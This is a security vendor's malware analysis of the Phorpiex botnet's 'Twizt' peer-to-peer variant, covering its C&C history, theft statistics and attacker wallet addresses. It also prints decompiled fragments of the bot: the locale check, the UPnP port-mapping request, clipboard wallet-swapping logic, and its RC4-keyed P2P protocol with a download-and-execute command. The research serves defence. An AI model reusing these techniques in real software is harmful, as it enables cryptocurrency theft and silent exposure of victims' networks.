

# Phorpiex botnet is back with a new Twizt: Hijacking Hundreds of crypto transactions

research.checkpoint.com/2021/phorpiex-botnet-is-back-with-a-new-twizt-hijacking-hundreds-of-crypto-transactions/

December 16, 2021



December 16, 2021

Research by: Alexey Bukhteyev


- Check Point Research (CPR) spotted the resurgence of Phorpiex, an old threat known for its sextortion spam campaigns, crypto-jacking, cryptocurrency clipping and ransomware spread
- The new variant “Twizt” enables the botnet to operate successfully without active C&C servers
- Phorpiex crypto-clipper supports more than 30 wallets for different blockchains
- In one year, Phorpiex bots hijacked 969 transactions and stole 3.64 Bitcoin, 55.87 Ether, and \$55,000 in ERC20 tokens accounting for almost half a million in US dollars

## Background

Phorpiex, an old threat known since 2016, was initially known as a botnet that operated using IRC protocol (also known as Trik). In 2018-2019 Phorpiex switched to modular architecture and the IRC bot was replaced with Tldr – a loader controlled through HTTP that

became a key part of the Phorpiex botnet infrastructure. In our 2019 [Phorpiex Breakdown](#) research report, we estimated over 1,000,000 computers were infected with Tldr.

Phorpiex is mostly known for its massive [sextortion spam campaigns](#), crypto-jacking (cryptocurrency mining infected machines), spreading ransomware, and cryptocurrency clipping. In the summer of 2021, the activity of Phorpiex command and control servers (C&C) dropped sharply. The C&C servers were shut down in July, and there was no activity for about two months. [On August 27 an announcement was spotted](#) on an underground forum, allegedly from the botnet owners, that stated they were going out of business and sold off the source code.



Hello,

as I no longer work and my friend has left the biz, I'm here to offer Trik (name from coder) / Phorpiex (name fomr AV firms,) source for sell.

The Trik / Phorpiex botnet is no longer active.

Information about phorpiex:

<https://www.microsoft.com/security/blog/2021/05/20/phorpiex-morphs-how-a-longstanding-botnet-persists-and-thrives-in-the-current-threat-environment/>  
<https://research.checkpoint.com/2020/phorpiex-arsenal-part-i/>

The main bot and all modules are coded in C++  
Visual studio 2008 express projects, only PE infector is vs 2010

Figure 1 – Phorpiex botnet sale announcement

From this announcement, we can hypothesize that the botnet was developed and controlled by two individuals. We don't know if the botnet was actually sold. However, less than two weeks later, the C&C servers were back online at another IP address (**185.215.113.66**) of the same sub-network and later switched to **185.215.113.84**:

Resolve	Location	Network	ASN	First	Last
<a href="#">185.215.113.84</a>	SC	<a href="#">185.215.113.0/24</a>	51381	2021-09-09	2021-12-01
<a href="#">185.215.113.66</a>	SC	<a href="#">185.215.113.0/24</a>	51381	2021-09-08	2021-09-09
<a href="#">185.215.113.93</a>	SC	<a href="#">185.215.113.0/24</a>	51381	2021-06-01	2021-09-08
<a href="#">185.215.113.22</a>	SC	<a href="#">185.215.113.0/24</a>	51381	2021-08-16	2021-08-16

Figure 2 – Phorpiex C&C server IP addresses

Simultaneously, the C&C servers started distributing a bot that had never seen before. It was called “**Twizt**” and enables the botnet to operate successfully without active C&C servers, since it can operate in peer-to-peer mode. This means that each of the infected computers can act as a server and send commands to other bots in a chain. As a really large number of computers are connected to the Internet through NAT routers and don’t have an external IP address, the Twizt bot reconfigures home routers that support UPnP and sets up port mapping to receive incoming connections. The new bot uses its own binary protocol over TCP or UDP with two layers of RC4-encryption. It also verifies data integrity using RSA and RC6-256 hash function.

The emergence of such features suggests that the botnet may become even more stable and therefore, more dangerous.

## Malware prevalence and targets

In our telemetry throughout the year, we saw an almost constant number of Phorpiex victims, which persisted even during periods of the C&C servers’ inactivity. The numbers began to increase over the last 2 months. In 2021, Phorpiex bots were found in 96 countries. Most Phorpiex victims are located in Ethiopia, Nigeria and India:




Figure 3 – Phorpiex victims in 2021 grouped by country

## Thousands of victims, hundreds of thousands dollars lost

Aside of the new version of the bot, the methods of monetization have not changed. In our previous research, we focused on sextortion campaigns and cryptocurrency mining. At that time, Phorpiex’s revenues from crypto-clipping were not very significant.

So, what is crypto-clipping? Cryptocurrency clipping (or crypto-clipping) is stealing cryptocurrency during a transaction, by substituting the original wallet address saved in the clipboard with the attacker’s wallet address. When we browse the Internet, we use human-

readable domain names that are easy to remember. However, in all popular blockchains there are no analogues for domain names, and the addresses are too long to be typed manually. For example, an address on Ethereum looks like this:

**0x4f4b547309a9Ca52B154E19489cc9A3e3BD60dEf**

Therefore, it's common to use the clipboard to copy and paste such a long address. When the victim of the crypto-clipper pastes the wallet address, they unknowingly paste the attacker's address instead. With the growing popularity of blockchain technology, cryptocurrency clipping carries an increasing risk of large financial losses. Infostealers, and remote access Trojans rely on C&C servers to get commands and send stolen data. If a malware implements the crypto-clipping functionality, it can work successfully without any C&C servers. Therefore, when the Phorpiex C&C servers go down there is no down time because hundreds of thousands of bots remain installed and continue to steal victims' money.

Shutting down the botnet's command and control infrastructure and arresting its authors will not protect those who are already infected with Phorpiex. Due to the nature of the blockchain the stolen money cannot be returned if we do not know the private keys of the wallets used by the malware.

## By The Numbers

---

The Phorpiex crypto-clipper supports over 30 wallets for different blockchains, including Bitcoin, Ethereum, Dogecoin, Dash, Monero, and Zilliqa. We focused only on the most popular blockchains – Bitcoin and Ethereum.

We managed to find 60 unique Bitcoin wallets and 37 Ethereum wallets used by the Phorpiex crypto-clipper. Many wallets have been active for several years. An outstanding example is the Bitcoin wallet **1DYwJZfyGy5DXaqXpgzuj8shRefxQ7jCEw** that first appeared in 2018 in Phorpiex bots. The C&C servers for bots that use this wallet are offline. However, the bots are still active. The wallet received 11 Bitcoins in more than 500 transactions:


Address	1DYwJZfyGy5DXaqXpgzuj8shRefxQ7jCEw 
Format	BASE58 (P2PKH)
Transactions	1,074
Total Received	11.77038853 BTC

Figure 4 – One of Phorpiex Bitcoin wallets

In a one-year period between November 2020 to November 2021, Phorpiex bots hijacked **969 transactions** and stole 3.64 Bitcoin, 55.87 Ether, and \$55,000 in ERC20 tokens. In 2021, the price of Bitcoin and Ethereum increased significantly. The value of the stolen assets in current prices is almost half a million US dollars.

However, between April 2016 to November 2021, Phorpiex bots hijacked approximately 3000 transactions with a total value of approximately 38 Bitcoin, and 133 Ether.




Figure 5 – Number of Bitcoin and Ethereum transactions hijacked by Phorpiex bots per month over the time

The total value of the stolen money could be even higher because we didn't include other blockchains in our research.

The average stolen value in hijacked transactions is not very large and decreases when the cryptocurrency price rises. The following chart shows how the average amount hijacked changes over time:





## Figure 6 – Average hijacked Ethereum transaction

Several times Phorpiex was able to hijack large amounts transactions. The largest amount for an intercepted Ethereum transaction was 26 ETH:

Transaction Hash:	0xfc8641e571ae900d2714172201a02a019d94391e58282ced8fdb22c2e5a33eba
Status:	Success
Block:	11601196 <span>2122457 Block Confirmations</span>
Timestamp:	329 days 9 hrs ago (Jan-06-2021 01:09:16 PM +UTC)
From:	0xc9f5296eb3ac266c94568d790b6e91eba7d76a11 (CEX.IO)
To:	0xab1b250d67d08bf73ac864ea57af8cf762a29649
Value:	26 Ether (\$118,439.62)
Transaction Fee:	0.00301875 Ether (\$13.75)

## Figure 7 – The largest hijacked Ethereum transaction.

In some cases, users tried to send cryptocurrency multiple times but ended up sending it to the cybercriminals' wallet instead.

## Phorpiex Twizt technical details

Twizt got its name from the mutex used by the first bot that appeared in the wild:

```
*(DWORD *)Mutex_Twizt = *(DWORD *)"TWiZT";
v10 = aMicrosoftWindo[32];
CreateMutexA(0, 0, Mutex_Twizt);
if ( GetLastError() == 183 )
    ExitProcess(0);
```

## Figure 8 – New bot uses the mutex name "TWiZT"

We do not describe the initialization steps and persistence methods here because they are almost the same as those used in the Tldr bot. We'll focus on the distinctive features of the new bot.

## Locale checks

Some recent samples of the bot (MD5: **ec96bcc50ca8fa91821e820fdfe30915**) check for the user's default locale. The bot does not execute if the user's default locale abbreviation is "UKR" (Ukraine).

```
GetLocaleInfoA(LOCALE_USER_DEFAULT, LOCALE_SABBREVCTRYNAME, LCDData, 10);
return strcmp(LCDData, "UKR") == 0;
```

## Figure 9 – Twizt bot checks user's default locale

This may be a sign that the botnet operators are from the Ukraine, as usually cybercriminals avoid distributing malware in their country of origin.

## Router reconfiguring using UPnP

---

The malware uses SSDP to discover gateway devices in the local network of the targeted computer. It sends an “M-SEARCH” request to **239.255.255.250:1900** through UDP transport

```
addr.sin_family = 2;
addr.sin_port = htons(1900u);
addr.sin_addr.S_un.S_addr = inet_addr("239.255.255.250");
optval = 1;
inet_iface.sin_family = 2;
inet_iface.sin_addr.S_un.S_addr = ab_get_external_iface_using_update_ms_com();
bind(sock, (const struct sockaddr *)&inet_iface, 16);
sendto(
    sock,
    "M-SEARCH * HTTP/1.1\r\n"
    "ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
    "MX: 3\r\n"
    "Man:\\"ssdp:discover\\"r\n"
    "HOST: 239.255.255.250:1900\r\n"
    "\r\n",
```

*Figure 10 – Twizt bot discovers gateway devices in the local network using SSDP*

If the targeted computer is connected to the Internet using a router with UPnP enabled, the response contains its IP address within the local network. For example:

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: urn:schemas-upnp-org:device:InternetGatewayDevice:1
USN: uuid:17271680-1dd2-11b2-b1be-283b822841ed::urn:schemas-upnp-
org:device:InternetGatewayDevice:1
EXT:
SERVER: D-Link/Russia UPnP/1.1 MiniUPnPd/1.8
LOCATION: http://192.168.0.1:50680/rootDesc.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: 1
BOOTID.UPNP.ORG: 1
CONFIGID.UPNP.ORG: 1337
```

The malware queries the local router using the supplied URL and parses the XML response. It searches for one of these services:

- urn:schemas-upnp-org:service:WANIPConnection:1
- urn:schemas-upnp-org:service:WANPPPPConnection:1

and extracts the “**controlURL**”:

```

<service>
  <serviceType>urn:schemas-upnp-org:service:WANIPConnection:1</serviceType>
  <serviceId>urn:upnp-org:serviceId:WANIPConn1</serviceId>
  <SCPDURL>/igd_wic.xml</SCPDURL>
  <controlURL>http://192.168.0.1:50680/upnp/control?WANIPConnection</controlURL>
  <eventSubURL>http://192.168.0.1:50680/upnp/event?WANIPConnection</eventSubURL>
</service>

```

The “**controlURL**” is then used to add **UDP** and **TCP** port mapping for the port used by the malware (we observed ports **48755**, **40555**, **40500**):

```

"<?xml version=\"1.0\"?>\r\n"
"<SOAP-ENV:Envelope\r\n"
"  xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\"\r\n"
"  SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\r\n"
"<SOAP-ENV:Body\r\n"
"  <m:AddPortMapping xmlns:m=\"urn:schemas-upnp-org:service:WANIPConnection:1\">\r\n"
"    <NewRemoteHost></NewRemoteHost>\r\n"
"    <NewExternalPort>%d</NewExternalPort>\r\n"
"    <NewProtocol>%s</NewProtocol>\r\n"
"    <NewInternalPort>%d</NewInternalPort>\r\n"
"    <NewInternalClient>%s</NewInternalClient>\r\n"
"    <NewEnabled>1</NewEnabled>\r\n"
"    <NewPortMappingDescription></NewPortMappingDescription>\r\n"
"    <NewLeaseDuration>0</NewLeaseDuration>\r\n"
"  </m:AddPortMapping>\r\n"
"</SOAP-ENV:Body>\r\n"
"</SOAP-ENV:Envelope>\r\n"
"\r\n",
48755,
proto,
48755,
address);

```

Figure 11 – Template of the request sent to configure port mapping

It enables the malware to receive incoming connections from other bots even if the infected computer is behind a NAT router.

## Crypto-clipping

Crypto-clipping is implemented differently than it was in Tldr. The Twizt bot creates a message-only window (**HWND\_MESSAGE** as the parent windows handle) with a random classname. The clipboard swapping function is registered as a window procedure:



```

wc.lpfWndProc = ab_WndProc_CryptoClipping;
wc.hInstance = GetModuleHandle(0);
wc.lpszClassName = rnd_classname;
do
{
    Sleep(1u);
    v2 = GetTickCount() >> 1;
    v1 = GetTickCount();
    wprintfW(rnd_classname, L"%x%X", v1, v2);
}
while ( !RegisterClassExW(&wc) );
if ( CreateWindowExW(0, wc.lpszClassName, 0, 0, 0, 0, 0, 0, HWND_MESSAGE, 0, wc.hInstance, 0) )
{
    while ( GetMessageA(&Msg, 0, 0, 0) > 0 )

```

*Figure 12 – Creating a message-only window*

The new malware version supports 35 types of wallets. Because of wide variation it has become more difficult to identify the corresponding crypto-currencies:

```

    v6 = "3PLk48rqFRT7ZB2GZVHMJE5aiHr5jjBtZcw";
else
    v6 = "39t2ndtRZKxHPHaprbe6kPaws4vs1nWA94";
}
if ( *lpString == 'q' )
    v6 = "qz9vrpv9h2j5e6fsqwwsh8e9aaumwvql956ynh9rs9";
if ( *lpString == 'X' )
    v6 = "XmgkLqGXu8HGU7tTbbwWvaJYrgvybx3eZE";
if ( *lpString == 'D' )
    v6 = "DSVC6eMqTCpkaMkCVp6Yn2U7FYkU76VhKB";
if ( *lpString == '0' )
    v6 = "0xd4F8DfD1cDBa76e9ac6b3b31Ef3C6C6c3D1ea1d0";
if ( *lpString == 'L' )
    v6 = "LXz2Jhi73bna54msz2zpsEpRVAh8KbeYRL";
if ( *lpString == 'r' )
    v6 = "rPTusqR9SMoh7QuYfJ3EJF7Ewogp6HVJEt";
if ( *lpString == 'T' )
    v6 = "TCW3T7UyyN3MwqakTPViWVRAL1kGsYyTL6";
if ( *lpString == 't' )
{
    if ( lpString[1] != '1' && lpString[1] != '2' )
        v6 = "tz1U9d1x7U3AEMw8UPSVMtEH4u9eShBX6prG";
    else
        v6 = "t1gE3Hz4ivvEAQMwagv5XuUMkUPcnNkuNGB";
}
if ( *lpString == 'h' )
    v6 = "hxd697fe63e8c4d138cd47d9cdbff6bbf6facbd1fb";
if ( *lpString == 'Q' )
    v6 = "QQeW6TaSKUA9yuG2mPKMd6epoXa6vnRqh6";
if ( *lpString == 'R' )
    v6 = "RRqRTmr9WDk2LdTn7mfMHXofz1XaoTrG3C";
if ( *lpString == 'N' )
    v6 = "NBGLRULGKDFPLIDQZRDQ0ORKONAV5VRW0V3CDGJW";
if ( *lpString == 'A' )
    v6 = "AUpwoQdnjVynLKhdKnt1TJh6sgduJnxyJy";
if ( *lpString == 'S' )
    v6 = "SNjNq8EbkPcfEqQtE6FTM5eftqS33otZY4";
if ( *lpString == 'z' )
    v6 = "zillafs50sm4fe7ulsdygvv17x6tygtcwmkrqtzqlq";
if ( *lpString == 's' )
    v6 = "s1iibbBPLCP843XGjxRxoT9Skk542HMLU5v";
if ( StrStrW(lpString, L"bitcoincash") )
    v6 = "bitcoincash:qz9vrpv9h2j5e6fsqwwsh8e9aaumwvql956ynh9rs9";
if ( StrStrW(lpString, L"cosmos") )
    v6 = "cosmos1j2j4n8mn2al28g62uzsrf9jhhqjsdpr58et5j4";
if ( *lpString == '4' )
    v6 = "46wi3NQz8eW9HnGGKtpqKFcyGqWvLXsRP9C4oh3FgJ8M11QzmSrWwu6hW2kd";
if ( StrStrW(lpString, L"addr") )

```

Figure 13 – List of cryptocurrency wallets used by Twizt

From the Phorpiex botnet sale announcement, we learned that the crypto-clipper supports the following blockchains and services:

LISK, POLKADOT, BITCOIN, WAVES, DASH, DOGECOIN, ETHEREUM, LITECOIN, RIPPLE, BITTORRENT, ZCASH, TEZOS, ICON, QTUM, RAVENCOIN, NEM, NEO, SMARTCASH, ZILLIQA, ZCASH PRIVATE, YCASH, BITCOIN CASH, COSMOS, MONERO, CARDANO, GROESTLCOIN, STELLAR, BITCOIN GOLD, BAND PROTOCOL, PERFECT MONEY USD, PERFECT MONEY EURO, PERFECT MONEY BTC.

## Communication protocol

The Twizt bot communicates using its own binary protocol over TCP or UDP. The protocol allows it to connect to the C&C server as well as other infected machines and get commands from them if the main C&C server is unavailable. Early versions of the Twizt bot only had one hard-coded IP address for the C&C server.

Later, the Twizt bot binary got an embedded list of IP-addresses for 512 nodes in its configuration. In addition, it still received the updated list of nodes from another node or from the C&C server. The Twizt bot has the capability to exchange encrypted messages with other nodes.

```

00000000 20 00 00 00 Data length ...
00000004 cf f2 3d dc ac 5c 69 97 86 27 f9 32 2f c8 2e 92 ..=..\i. .'2/...
00000014 ae 5c a0 1c 05 a1 9e bf 1d 9b d9 c3 91 66 78 15 .\..... .fx.
00000000 e4 01 00 00 ....
00000004 ab c9 8f 7e 62 17 3f ac 86 27 f9 32 2e c8 2e 92 ...~b.?. .'2....
00000014 ae 5c a0 1c c1 a0 9e bf 5f 4b b9 56 81 66 78 15 .\..... _K.V.fx.
00000024 d9 16 27 eb 2d 66 d9 af 0f 1a c6 0b cd b2 27 a6 ..'-.f.. .....'.
00000034 04 d9 1d 91 1a 4a 08 87 66 01 ea d0 1f d2 8f 29 .....J.. f.....)

```

Figure 14 – Twizt bot raw communication example

Messages use several layers of encryption for important data. Each encrypted message has a very simple format:

Length: 4 bytes	RC4-encrypted data
-----------------	--------------------

The data is encrypted with the hard-coded key “twizt”), which is the same in all the researched samples. The decrypted message looks like this:

Murmurhash3 of the msg	Random number	NodeA SID	Message Type	Flag	Payload size	NodeB SID	Payload data
DD D7 48 96	AF C3 C0 E5	40 A9 A0 DD	00 00 00 00	00 00 00 00	08 00 00 00	00 00 00 00	00 00 00 00

Figure 15 – Decrypted message from the bot

Regardless of the message direction, it has the following mandatory fields:

- **Murmurhash3** – The hash value is calculated for the entire decrypted message (excluding the hash field itself). If the hash is invalid, the message is not processed by the node.
- **Random number** – This is likely added to make every message unique. If this field is omitted, all encrypted messages that carry the same payload would also be the same, and could be easily detected as malicious traffic.
- **NodeA SID / NodeB SID** – A local or remote node unique session identifier, generated randomly by the node.
- **Message Type** – Determines the kind of payload carried by the message.
- **Flag** – Unknown, can be 0 or 1.
- **Payload size** – Cannot be less than 8.

- **Payload** – May have different lengths and formats and may vary depending on the **Message Type** field. The payload also includes a **NodeA SID/NodeB SID** field and the payload data. The **NodeB SID** field may contain a local or remote node unique session identifier. In the first request, this value is 0 (8 bytes). In other requests, it may take values provided by another node or can be set to this node SID depending on the **Message Type**.

These message types are supported:

- **00 00 00 00** – Beaconsing message
- **01 00 00 00** – Update node list
- **02 00 00 00** – Node list update acknowledge
- **03 00 00 00** – Download and execute

## Communication flow

The following diagram shows the communication flow between two nodes:




Figure 16 – Example of Twizt bots communication flow

In the picture above, “**Node A**” represents a local node (client); “**Node B**” represents a remote node (server). After performing a full exchange cycle, the malware continues communication with the beaconsing message.

## Beaconsing message (Node A -> Node B)

Communication starts with a beaconsing message sent by the client (the node that initiates the connection). This type of message has the following features:

- **NodeA SID** – Set to a pre-generated random number.
- **Message type** – Equal to 0.
- **Payload size** – Is always 8.

The payload contains the fields:

- **NodeB SID** – Is 4 zero bytes.
- **Payload data** – Is 4 zero bytes.

Murmurhash3 of the msg	Random number	NodeA SID	Message Type	Flag	Payload size	Payload	
						NodeB SID	Payload data
DD D7 48 96	AF C3 C0 E5	40 A9 A0 DD	00 00 00 00	00 00 00 00	08 00 00 00	00 00 00 00	00 00 00 00

Figure 17 – Beaconing message example

## Update node list (Node B -> Node A)

The server in reply to the first valid beaoning message usually sends this message. In the **Update node list** message:

- **NodeA SID** – Set to the value previously provided by the client
- **Message type** – Equal to 1

The payload contains the fields:

- **NodeB SID** – The number generated by the server
- **Payload data** – Contains a list of nodes
- **RSA trailer** – 256-bytes RSA-encrypted trailer. Contains data that is not used by the malware in this message type.

Murmurhash3 of the msg	Random number	NodeA SID	Message Type	Flag	Payload size	Payload	
						NodeB SID	Payload data
88 2D 38 2E	BD 43 34 27	40 A9 A0 DD	01 00 00 00	00 00 00 00	CC 01 00 00	42 D0 60 95	10 00 00 00
00 00 00 00	2A F8 B6 A0	02 00 00 00	00 00 00 00	2A F8 B6 31	03 00 00 00	00 00 00 00	05 EB 46 EE
...	0F F0 56 71	E3 0E 6D 2F	75 AE ED C5	... RSA-encrypted data (256 bytes total) ...			
18 F0 B9 F9	RSA-encrypted trailer						

Figure 18 – Example of updated node list message

The payload data contains a list of 24-byte structures containing the node IP addresses. The list is prepended by the number of nodes (**0x10** in the example above) and 4 zero bytes.

Every entry in the list has the following format:

IP address (4 bytes)	Rank (4 bytes)	4 zero bytes
-------------------------	-------------------	--------------

The **Rank** field shows how many seconds elapsed since the node was online. The nodes are sorted in ascending order of rank. The C&C server (or another node) sends the client the list of 16 nodes that were recently online.

After sending this message, the remote host also sends a message with the code 0 (beaconing message). However, the fields **NodeA SID** and **NodeB SID** swap places:

Murmurhash3 of the msg	Random number	NodeB SID	Message Type	Flag	Payload size	NodeA SID	Payload data
F2 D0 39 D1	CB E5 68 F4	42 D0 60 95	00 00 00 00	00 00 00 00	08 00 00 00	40 A9 A0 DD	00 00 00 00

Figure 19 – Beaconing message sent after the Update node list message

## Node list update acknowledge (Node A -> Node B)

After receiving the node list, the client sends the acknowledge message. Please note that **NodeB SID** goes first in these messages.

In the **Node list update acknowledge** message:

**Message type** – Equal to 2.

Murmurhash3 of the msg	Random number	NodeB SID	Message Type	Flag	Payload size	NodeA SID	Payload data
9D 30 F9 8D	15 1F C5 B4	42 D0 60 95	02 00 00 00	00 00 00 00	08 00 00 00	40 A9 A0 DD	00 00 00 00

Figure 20 – Update nodes acknowledge message example

The client then sends the **Update node list** message that includes its list of the top active nodes:

**Message type** – Equal to 1.

Murmurhash3 of the msg	Random number	NodeB SID	Message Type	Flag	Payload size	NodeA SID	Payload data
8A B5 B7 A3	00 B8 0C C9	42 D0 60 95	01 00 00 00	00 00 00 00	CC 00 00 00	40 A9 A0 DD	10 00 00 00
00 00 00 00	2A F8 B6 A0	02 00 00 00	2A F8 B6 31	03 00 00 00	00 00 00 00	05 EB 46 EE	0C 00 00 00

...

Figure 21 – Update node list message sent by the client

This enables both the client and the server to exchange their lists of nodes.

## Run command (Node B -> Node A)

In response to the **Update node list** message from the client, the server may send a command to download and run another executable file. **NodeB SID** goes first in this kind of a message.

- **Message type** – Equal to 3.
